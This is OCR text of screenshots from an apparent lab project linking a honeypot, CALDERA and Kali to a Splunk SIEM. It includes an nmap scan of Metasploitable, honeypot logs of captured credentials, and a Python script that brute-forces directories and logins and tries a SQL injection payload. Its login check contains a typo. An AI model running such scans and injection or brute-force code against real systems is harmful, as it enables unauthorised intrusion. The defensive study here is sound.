
- Display the data flow and monitoring of attacks on the service using SEIM.
- Illustrate the integration of the honeypot with the SIEM system.


CALDERA


Trash
File System
Home
caldera


splunk>enterprise
Apps
Administrator
2 Messages
Settings
Activity
Help
Find
Search
Analytics
Datasets
Reports
Alerts
Dashboards
New Search
Save As
Create Table View
Close
index="caldera" | head 2
Last 24 hours
2 events (12/9/24 4:00:00.000 PM to 12/9/24 4:27:32.000 PM)
No Event Sampling
Job
Smart Mode
Events (2)
Patterns
Statistics
Visualization
Format Timeline
Zoom Out
Zoom to Selection
Deselect
1 hour per column
List
Format
20 Per Page
Hide Fields
All Fields
SELECTED FIELDS
host 1
password 2
source 1
sourcetype 1
timestamp 1
username 1
INTERESTING FIELDS
bytes 1
clientip 1
file 1
http_version 1
ident 1
index 1
p 1
linecount 1
1
Time
Event
12/9/24
4:08:33.000 PM
192.168.64.5 - - [08/Dec/2024:15:24:58 +0300] "POST /dvwa/login.php HTTP/1.1" 200 1100 "http://127.0.0.1/dvwa/vulnerabilities/brute/?username=admin&password=bMdLPJCaYH&Login=Login" "curl/8.11.0"
host = caldera password = bMdLPJCaYH source = calderaLogs.txt sourcetype = caldera timestamp = none username = admin
12/9/24
4:08:23.000 PM
192.168.64.5 - - [08/Dec/2024:15:24:07 +0300] "POST /dvwa/login.php HTTP/1.1" 200 1100 "http://127.0.0.1/dvwa/vulnerabilities/brute/?username=admin&password=vTvIaFeAXC&Login=Login" "curl/8.11.0"
host = caldera password = vTvIaFeAXC source = calderaLogs.txt sourcetype = caldera timestamp = none username = admin

KALI


DECEMBER
Metasploitable
File Actions Edit View Help
Linux - kali
KALI


MONDAY
9
DECEMBER
No events today
Metasploitable
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr
inet addr:192.168.128.2 Bcast:192.
inet6 addr: fe80::
UP BROADCAST RUNNING MULTICAST
RX packets:2 errors:0 dropped:0
TX packets:29 errors:0 dropped:0
collisions:0 txqueuelen:1000
RX bytes:692 (692.0 B) TX bytes:
Base address:0xc000 Memory:
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436
RX packets:91 errors:0 dropped:0
TX packets:91 errors:0 dropped:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
Linux - kali
File Actions Edit View Help
msf6 auxiliary(
nmap -sS -sV 192.168.128.2
Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-09 07:14 PST
Nmap scan report for 192.168.128.2
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
KALI


File Actions Edit View Help
python owa_pot.py
msf6 auxiliary(
KALI

splunk>enterprise | Apps | Administrator | Messages | Settings | Activity | Help | Find

Search | Analytics | Datasets | Reports | Alerts | Dashboards

New Search

Save As | Create Table View | Close

enter search here...

All time

✓ 2 events (before 12/5/24 5:05:06.000 PM) | No Event Sampling | Job | Smart Mode

Events (2) | Patterns | Statistics | Visualization

Format Timeline | − Zoom Out | + Zoom to Selection | × Deselect

List | Format | 20 Per Page

‹ Hide Fields | ≡ All Fields

SELECTED FIELDS
a host 1
a password 2
a source 1
a sourcetype 1
a timestamp 2
a username 2

INTERESTING FIELDS
date_hour 1
date_mday 1
date_minute 1
date_month 1
date_second 1
date_wday 1
date_year 1
date_zone 1

i	Time	Event
>	11/20/24 12:26:26.191 PM	2024-11-20 12:26:26,191 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:captain1|192.168.64.5|Mozilla/5.0|username:User host = s ; password = captain1 ; source = logs (2).log ; sourcetype = a ; timestamp = 2024-11-20 12:26:26,191 ; username = User
>	11/20/24 12:26:26.174 PM	2024-11-20 12:26:26,174 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:cardinals|192.168.64.4|Mozilla/5.0|username:user_MqGF3402 host = s ; password = cardinals ; source = logs (2).log ; sourcetype = a ; timestamp = 2024-11-20 12:26:26,174 ; username = user_MqGF3402

SCRIPT


kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali - Thunar
File Edit View Go Bookmarks Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ python3 exploit_script.py
Starting directory brute-forcing...
[-] http://192.168.134.128/admin - Not accessible
[-] http://192.168.134.128/login - Not accessible
[+] Found accessible path: http://192.168.134.128/test
[-] http://192.168.134.128/backup - Not accessible
Testing for SQL injection vulnerability (T1190)...
[-] SQL Injection (T1190) failed.
Starting brute-force login...
[-] Failed login: admin:12345
[-] Failed login: admin:password
[-] Failed login: admin:admin
[-] Failed login: user:12345
[-] Failed login: user:password
[-] Failed login: user:admin
[-] Failed login: guest:12345
[-] Failed login: guest:password
[-] Failed login: guest:admin
Testing for Command Injection (T1059)...
[-] Exploit: Command Injection (T1059) failed.
(kali㉿kali)-[~]
$ nano exploit_script.py
(kali㉿kali)-[~]
$
Trash
File System
Home
Auto capture keyboard ...
Right Ctrl
21°C
سماء صافية
Search
ENG
8:54 PM
12/8/2024

kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

1 2 3 4 13:13

kali@kali: ~

File Actions Edit View Help

GNU nano 8.1 exploit_script.py

```
import requests as re
import logging
from datetime import datetime

log_file_path = "/var/log/exploit_logs_splumk.txt"
logging.basicConfig(
    filename=log_file_path,
    level=logging.INFO,
    format="%(asctime)s - %(levelname)s - %(message)s",
)

base_url = "http://192.168.134.128"

def brute_force_directories(base_url, paths):
    logging.info("Starting directory brute-forcing...")
    for path in paths:
        url = f"{base_url}/{path}"
        response = re.get(url)
        if response.status_code == 200:
            logging.info(f"[+] Found accessible path: {url}")
        else:
            logging.warning(f"[-] {url} - Not accessible")

# sql_injection (T1190) exploitation
def sql_injection(base_url):
    logging.info("Testing for SQL injection vulnerability (T1190)...")
    url = f"{base_url}/login"
    payload = {"username": "admin'--", "password": "password"}
    response = re.post(url, data=payload)

    if "welcome" in response.text.lower():
        logging.info("[+] SQL Injection (T1190) successful with payload:", payload)
    else:
        logging.warning("[-] SQL Injection (T1190) failed.")

def brute_force_login(base_url, usernames, passwords):
    logging.info("Starting brute-force login...")
    for username in usernames:
        for password in passwords:
            payload = {"username": username, "password": password}
            response = re.post(f"{base_url}/login", data=payload)
            if "weclome" in response.text.lower():
                logging.info(f"[+] Successful login: {username}:{password}")
                return
            else:
                logging.warning(f"[-] Failed login: {username}:{password}")

# command_injection (T1059) exploitation
```

[Read 69 lines]

